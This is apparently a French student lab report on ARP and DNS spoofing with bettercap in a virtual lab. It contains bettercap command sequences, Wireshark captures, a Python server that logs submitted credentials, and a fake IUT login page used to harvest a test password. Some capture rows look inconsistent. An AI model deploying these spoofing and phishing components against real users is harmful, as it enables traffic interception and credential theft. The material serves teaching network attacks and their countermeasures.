    link/ether 08:00:27:00:01:11  
    inet 192.168.25.15/24 brd 192.168.25.255
```

On peut voir l'adresse mac de notre cible :

31	14.762722396	PcsCompu_2c:5c:ea	ARP	62	192.31.25.13 is at 08:00:27:2c:5c:ea
32	14.7627292979	192.31.25.15	NBNS	94	Name query NBSTAT *<00><00><00><00><00><00><00><00>
33	14.7630936154	192.31.25.13	ICMP	122	Destination unreachable (Port unreachable)
34	14.767139078	192.31.25.15	DNS	87	Standard query 0xe4f3 PTR 13.25.31.192.in-addr.arpa
35	14.768445373	172.18.26.101	DNS	141	Standard query response 0xe4f3 No such name PTR 13.25.31.192.in-addr.arpa

On peut voir les requêtes interceptés :

6466	63.559366399	PcsCompu_00:01:11	ARP	44 Who has 192.31.25.205? Tell 192.31.25.15
6467	63.566766833	192.31.25.13	185.125.188.59	TCP 76 56166 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
6468	63.566806324	192.31.25.15	192.31.25.13	ICMP 104 Redirect (Redirect for host)
6469	63.566817365	192.31.25.13	185.125.188.59	TCP 76 [TCP Retransmission] [TCP Port numbers reused] 56166 → 443
6470	63.569864530	PcsCompu_00:01:11	ARP	44 Who has 192.31.25.206? Tell 192.31.25.15

Donc on fait bien passer le trafic de notre machine ubuntu par notre machine kali

DNS spoofing

Objectif de l'attaque : mettre

une mauvaise association adresse-ip nom-de-domaine dans une machine victime afin le plus souvent de rediriger la victime vers un faux site.

Avec bettercap 2

- Lancez bettercap avec dans le shell les commandes :
 - `net.probe on`
 - `set arp.spoof.targets @IP_victim`
 - `arp.spoof on`
- Mettez ensuite en place un dns spoofing avec un site `moniut-rt` qui aurait pour adresse celle de votre machine attaquante avec les commandes suivantes :

- `set dns.spoof.domains moniut-rt`
- `dns.spoof on`
- Vérifiez que moniut-rt est associé à l'IP de la machine attaquante avec un `ping moniut-rt` depuis la machine victime.
- Décrivez et analysez à l'aide de Wireshark avec quelles trames la machine victime reçoit cette association moniut-rt → @ip_attaquant.

On commence par lancer bettercap :

```
192.31.25.0/24 > 192.31.25.15 » [04:53:12] [sys.log] [inf] gateway monitor started ...
192.31.25.0/24 > 192.31.25.15 » net.probe on
[04:53:56] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.31.25.0/24 > 192.31.25.15 » [04:53:56] [sys.log] [inf] net.probe probing 256 addresses on 192.31.25.0/24
192.31.25.0/24 > 192.31.25.15 » [04:53:56] [sys.log] [inf] zerogod service discovery started
192.31.25.0/24 > 192.31.25.15 » [04:53:56] [endpoint.new] endpoint 192.31.25.13 detected as 08:00:27:2c:5c:ea (
PCS Systemtechnik GmbH).
192.31.25.0/24 > 192.31.25.15 » set arp.spoof.targets 192.31.25.13[04:54:29] [sys.log] [inf] ipv6 fe80::4404:61
17:ab33:4c8a detected for 192.31.25.13 (08:00:27:2c:5c:ea)
192.31.25.0/24 > 192.31.25.15 » set arp.spoof.targets 192.31.25.13[04:54:30] [zeroconf.browsing] 192.31.25.13 (
PCS Systemtechnik GmbH) is browsing (QUERY) for services _nmea-0183._tcp.local
192.31.25.0/24 > 192.31.25.15 » set arp.spoof.targets 192.31.25.13[04:54:30] [zeroconf.browsing] 192.31.25.13 (
PCS Systemtechnik GmbH) is browsing (QUERY) for services _nmea-0183._tcp.local
192.31.25.0/24 > 192.31.25.15 » set arp.spoof.targets 192.31.25.13[04:54:30] [zeroconf.browsing] 192.31.25.13 (
PCS Systemtechnik GmbH) is browsing (QUERY) for services _nmea-0183._tcp.local
192.31.25.0/24 > 192.31.25.15 » set arp.spoof.targets 192.31.25.13[04:54:32] [zeroconf.browsing] 192.31.25.13 (
PCS Systemtechnik GmbH) is browsing (QUERY) for services _nmea-0183._tcp.local
192.31.25.0/24 > 192.31.25.15 » set arp.spoof.targets 192.31.25.13[04:54:32] [zeroconf.browsing] 192.31.25.13 (
PCS Systemtechnik GmbH) is browsing (QUERY) for services _nmea-0183._tcp.local
192.31.25.0/24 > 192.31.25.15 » set arp.spoof.targets 192.31.25.13[04:54:36] [zeroconf.browsing] 192.31.25.13 (
PCS Systemtechnik GmbH) is browsing (QUERY) for services _nmea-0183._tcp.local
192.31.25.0/24 > 192.31.25.15 » set arp.spoof.targets 192.31.25.13[04:54:36] [zeroconf.browsing] 192.31.25.13 (
PCS Systemtechnik GmbH) is browsing (QUERY) for services _nmea-0183._tcp.local
192.31.25.0/24 > 192.31.25.15 » set arp.spoof.targets 192.31.25.13
192.31.25.0/24 > 192.31.25.15 » [04:54:44] [zeroconf.browsing] 192.31.25.13 (PCS Systemtechnik GmbH) is browsin
g (QUERY) for services _nmea-0183._tcp.local
192.31.25.0/24 > 192.31.25.15 » [04:54:44] [zeroconf.browsing] 192.31.25.13 (PCS Systemtechnik GmbH) is browsin
g (QUERY) for services _nmea-0183._tcp.local
192.31.25.0/24 > 192.31.25.15 » arp.spoof on
[04:54:50] [sys.log] [inf] arp.spoof enabling forwarding
192.31.25.0/24 > 192.31.25.15 » [04:54:50] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

On met en place le DNS spoofing :

```
192.31.25.0/24 > 192.31.25.15 » set dns.spoof.domains ùo[04:55:00] [zeroconf.browsing] 192.31.25.13 (PCS System
technik GmbH) is browsing (QUERY) for services _nmea-0183._tcp.local
192.31.25.0/24 > 192.31.25.15 » set dns.spoof.domains ùo[04:55:00] [zeroconf.browsing] 192.31.25.13 (PCS System
technik GmbH) is browsing (QUERY) for services _nmea-0183._tcp.local
192.31.25.0/24 > 192.31.25.15 » set dns.spoof.domains moniut-rt
192.31.25.0/24 > 192.31.25.15 » dns.spoof on
[04:55:11] [sys.log] [inf] dns.spoof moniut-rt → 192.31.25.15
192.31.25.0/24 > 192.31.25.15 » [04:55:27] [sys.log] [inf] dns.spoof sending spoofed DNS reply for moniut-rt (-
>192.31.25.15) to 192.31.25.13 : 08:00:27:2c:5c:ea (PCS Systemtechnik GmbH).
192.31.25.0/24 > 192.31.25.15 » [04:55:27] [sys.log] [inf] dns.spoof sending spoofed DNS reply for moniut-rt (-
>192.31.25.15) to 192.31.25.13 : 08:00:27:2c:5c:ea (PCS Systemtechnik GmbH).
192.31.25.0/24 > 192.31.25.15 » [04:55:27] [sys.log] [inf] dns.spoof sending spoofed DNS reply for moniut-rt (-
>192.31.25.15) to 192.31.25.13 : 08:00:27:2c:5c:ea (PCS Systemtechnik GmbH).
192.31.25.0/24 > 192.31.25.15 » [04:55:27] [sys.log] [inf] dns.spoof sending spoofed DNS reply for moniut-rt (-
>192.31.25.15) to 192.31.25.13 : 08:00:27:2c:5c:ea (PCS Systemtechnik GmbH).
192.31.25.0/24 > 192.31.25.15 » [04:55:27] [sys.log] [inf] dns.spoof sending spoofed DNS reply for moniut-rt (-
>192.31.25.15) to 192.31.25.13 : 08:00:27:2c:5c:ea (PCS Systemtechnik GmbH).
192.31.25.0/24 > 192.31.25.15 » [04:55:27] [sys.log] [inf] dns.spoof sending spoofed DNS reply for moniut-rt (-
>192.31.25.15) to 192.31.25.13 : 08:00:27:2c:5c:ea (PCS Systemtechnik GmbH).
192.31.25.0/24 > 192.31.25.15 » [04:55:35] [zeroconf.browsing] 192.31.25.13 (PCS Systemtechnik GmbH) is browsin
g (QUERY) for services _ipp._tcp.local, _ipps._tcp.local
```



```


vattu_tty forever preferred_tty forever
administrateur@rt-mv:~$ ping moniut-rt
PING moniut-rt (192.31.25.15) 56(84) bytes of data.
64 bytes from 192.31.25.15 (192.31.25.15): icmp_seq=1 ttl=64 time=0.836 ms
64 bytes from 192.31.25.15 (192.31.25.15): icmp_seq=2 ttl=64 time=1.02 ms
64 bytes from 192.31.25.15 (192.31.25.15): icmp_seq=3 ttl=64 time=1.01 ms
^C
--- moniut-rt ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2048ms
rtt min/avg/max/mdev = 0.836/0.955/1.021/0.084 ms

```


11331	99.224767514	192.31.25.15	192.31.25.13	NBNS	84 Name query NSTAT *0x0<0>-0x0<0>-0x0<0>-0x0<0>-0x0<0>-0x0<0>-0x0<0>-0x0<0>-0x0<0>
11332	99.25775927	192.31.25.15	192.31.25.15	ICMP	>>> Destination unreachable (Port unreachable)
12252	100.682126599	192.31.25.13	172.18.26.101	DNS	78 Standard query 0x4682 AAAA monuit-rt.edu.ua
12253	100.682127381	192.31.25.13	172.18.26.101	DNS	78 Standard query 0xf8f9 AAAA monuit-rt.edu.ua
12254	100.682127972	192.31.25.13	172.18.26.101	DNS	78 Standard query 0x4682 AAAA monuit-rt.edu.ua
12255	100.68223965	192.31.25.13	172.18.26.101	DNS	78 Standard query 0x4682 AAAA monuit-rt.edu.ua
12256	100.682256567	192.31.25.13	172.18.26.101	DNS	78 Standard query 0xf8f9 AAAA monuit-rt.edu.ua
12257	100.685914567	192.31.25.13	172.18.26.101	DNS	71 Standard query 0xf8f8 AAAA monuit-rt
12258	100.685915183	192.31.25.13	172.18.26.101	DNS	71 Standard query 0x3a52 AAAA monuit-rt
12259	100.685958764	192.31.25.13	172.18.26.101	DNS	71 Standard query 0xf8f8 AAAA monuit-rt
12260	100.685992111	192.31.25.13	172.18.26.101	DNS	71 Standard query 0x3a52 AAAA monuit-rt
12261	100.689871564	192.31.25.13	172.18.26.102	DNS	71 Standard query 0xf8f8 AAAA monuit-rt
12262	100.689872251	192.31.25.13	172.18.26.102	DNS	71 Standard query 0x3a52 AAAA monuit-rt
12263	100.689134469	192.31.25.13	172.18.26.102	DNS	71 Standard query 0xf8f8 AAAA monuit-rt
12264	100.689144036	192.31.25.13	172.18.26.102	DNS	71 Standard query 0x3a52 AAAA monuit-rt
12268	100.692390873	192.31.25.13	172.18.26.103	DNS	71 Standard query 0xf8f8 AAAA monuit-rt
12269	100.692391559	192.31.25.13	172.18.26.103	DNS	71 Standard query 0x3a52 AAAA monuit-rt
12270	100.692436348	192.31.25.13	172.18.26.103	DNS	71 Standard query 0xf8f8 AAAA monuit-rt
12271	100.692478092	192.31.25.13	172.18.26.103	DNS	71 Standard query 0x3a52 AAAA monuit-rt
12272	100.696295954	172.18.26.101	192.31.25.13	DNS	96 Standard query response 0xf8f8 AAAA monuit-rt A 192.31.25.15
12273	100.696318875	172.18.26.101	192.31.25.13	DNS	108 Standard query response 0x3a52 AAAA monuit-rt AAAA : ffffff:192.31.25.15
12274	100.696387378	172.18.26.101	192.31.25.13	DNS	96 Standard query response 0xf8f8 AAAA monuit-rt A 192.31.25.15
12275	100.696443153	172.18.26.102	192.31.25.13	DNS	108 Standard query response 0x3a52 AAAA monuit-rt AAAA : ffffff:192.31.25.15
12276	100.696512582	172.18.26.103	192.31.25.13	DNS	96 Standard query response 0xf8f8 AAAA monuit-rt A 192.31.25.15
12277	100.696594573	172.18.26.103	192.31.25.13	DNS	108 Standard query response 0x3a52 AAAA monuit-rt AAAA : ffffff:192.31.25.15
12278	100.696597121	172.18.26.103	192.31.25.13	DNS	96 Standard query response 0xf8f8 AAAA monuit-rt A 192.31.25.15
12279	100.698594397	192.31.25.13	192.31.25.13	ICMP	100 Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (request in 12278)
12280	100.699768726	192.31.25.13	172.18.26.101	DNS	87 Standard query 0xc7c8 PTR 17.25.31.192.in-addr.arpa
12281	100.699792586	192.31.25.13	172.18.26.101	DNS	87 Standard query 0xc7c8 PTR 15.25.31.192.in-addr.arpa
12364	101.118069651	192.31.25.15	192.31.25.15	ICMP	100 Echo (ping) request id=0x0001, seq=2/512, ttl=64 (reply in 12365)
12365	101.118069676	192.31.25.13	192.31.25.13	ICMP	100 Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 12364)
12366	101.119423582	192.31.25.13	172.18.26.101	DNS	87 Standard query 0x2a92 PTR 15.25.31.192.in-addr.arpa
12367	101.119456333	192.31.25.13	172.18.26.101	DNS	87 Standard query 0x2a92 PTR 15.25.31.192.in-addr.arpa
12368	101.134359917	192.31.25.13	172.18.26.103	DNS	71 Standard query 0x3a52 AAAA monuit-rt
12370	101.843325961	192.31.25.13	185.125.188.59	TCP	76 [TCP Retransmission] [TCP Port numbers received 45658 - 443] [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=169734
12372	102.147373537	192.31.25.13	192.31.25.15	ICMP	100 Echo (ping) request id=0x0001, seq=3/768, ttl=64 (reply in 12373)
12373	102.147419791	192.31.25.13	192.31.25.13	ICMP	100 Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 12372)
12374	102.148746992	192.31.25.13	172.18.19.101	DNS	87 Standard query 0xf869 PTR 17.25.31.192.in-addr.arpa
12375	102.148779669	192.31.25.13	172.18.26		

Redirection vers un site web simple

- On crée rapidement le serveur web et on vérifie qu'il est accessible :



On vérifie qu'il est accessible depuis la machine attaquée :



Redirection vers un site web malveillant - beef-xss

- Au lieu d'utiliser un simple serveur web python, mettez en place un serveur beef-xss dédié à la capture d'informations.
 - Pour l'installer : `sudo apt install beef-xss`
 - Pour le lancer : `sudo beef-xss`
 - Un site démo inclus pour la victime : `127.0.0.1:3000/demos/butcher/index.html`

- Le centre de contrôle pour l'attaquant : `127.0.0.1:3000/ui/panel`
- Voyez ce que vous pouvez obtenir :
 - suite à une visite sur votre site
 - au niveau des captures de logs (informations envoyées via formulaires)
 - au niveau des commandes que vous pouvez envoyer sur le site depuis le centre de contrôle (Offline Browsers | Commands)

Le paquet beef-xss ne marche pas donc j'ai créé un programme python pour obtenir les requêtes GET et POST de mon site :

```
from http.server import BaseHTTPRequestHandler, HTTPServer
import urllib.parse
import os

class CaptureHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        print(f"\n[+] Victime a visité (GET) : {self.path}")

        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()

        # Ouvre et affiche le fichier index.html à la victime

        try:
            with open("index.html", "rb") as file:
                self.wfile.write(file.read())
        except FileNotFoundError:
            self.wfile.write(b"<h1>Erreur: Fichier index.html introuvable</h1>")

    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length).decode('utf-8')
```

```

        print(f"\n[!] ALERTE : Formulaire capturé (POST) de
puis {self.client_address[0]}")
        print(f"[!] Données brutes : {post_data}")
        print(f"[!] Données décodées : {urllib.parse.unquote
(post_data)}")

        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()
        # Message affiché à la victime après qu'elle a cliq
ué sur "Se connecter"
        self.wfile.write(b"<h2>Erreur de serveur. Veuillez
reessayer plus tard.</h2>")

# Lancement du serveur sur le port 80
try:
    print("[*] Serveur d'interception démarre sur le port 8
0...")
    HTTPServer(('0.0.0.0', 80), CaptureHandler).serve_forev
er()
except PermissionError:
    print("[-] Erreur : Vous devez lancer ce script avec su
do (sudo python3 capture.py)")
except KeyboardInterrupt:
    print("\n[*] Serveur arrete.")

```

J'ai aussi créé une page avec un formulaire pour simuler un vrai formulaire :

```

<!DOCTYPE html>
<html lang="fr">
<head>
    <meta charset="UTF-8">
    <title>Portail Étudiant - Mon IUT</title>
    <style>
        body { font-family: Arial, sans-serif; background-c
olor: #f4f4f9; display: flex; justify-content: center; alig
n-items: center; height: 100vh; margin: 0; }

```

```

        .login-box { background-color: white; padding: 30px; border-radius: 8px; box-shadow: 0 4px 8px rgba(0,0,0,0.1); width: 300px; text-align: center; }
        input[type="text"], input[type="password"] { width: 90%; padding: 10px; margin: 10px 0; border: 1px solid #ccc; border-radius: 4px; }
        input[type="submit"] { background-color: #0056b3; color: white; padding: 10px 15px; border: none; border-radius: 4px; cursor: pointer; width: 100%; }
        input[type="submit"]:hover { background-color: #004499; }
    </style>
</head>
<body>

<div class="login-box">
    <h2>Connexion IUT</h2>
    <p>Veuillez entrer vos identifiants pour accéder à l'intranet.</p>

    <form action="/" method="POST">
        <input type="text" name="identifiant" placeholder="Nom d'utilisateur" required>
        <input type="password" name="mot_de_passe" placeholder="Mot de passe" required>
        <input type="submit" value="Se connecter">
    </form>
</div>

</body>
</html>

```

On obtiens ces requêtes :

```

kali@kali)-[~/tp_dns]
python3 capture.py
Serveur d'interception démarre sur le port 80 ...

Victime a visité (GET) : /
31.25.13 - - [12/May/2026 05:35:38] "GET / HTTP/1.1" 200 -
ALERTE : Formulaire capturé (POST) depuis 192.31.25.13
Données brutes : identifiant=cyril&mot_de_passe=1234
Données décodées : identifiant=cyril&mot_de_passe=1234
31.25.13 - - [12/May/2026 05:37:53] "POST / HTTP/1.1" 200 -

```

Le client lui vois ceci :

Quand il rentre ses identifiants il obtiens ceci :

Erreur de serveur. Veuillez reessayer plus tard.

Contre-mesures

- Listez des contre-mesures à ces attaques
 - pensez à des "détecteurs"
 - pensez à des outils interdisant/bloquant ces opérations.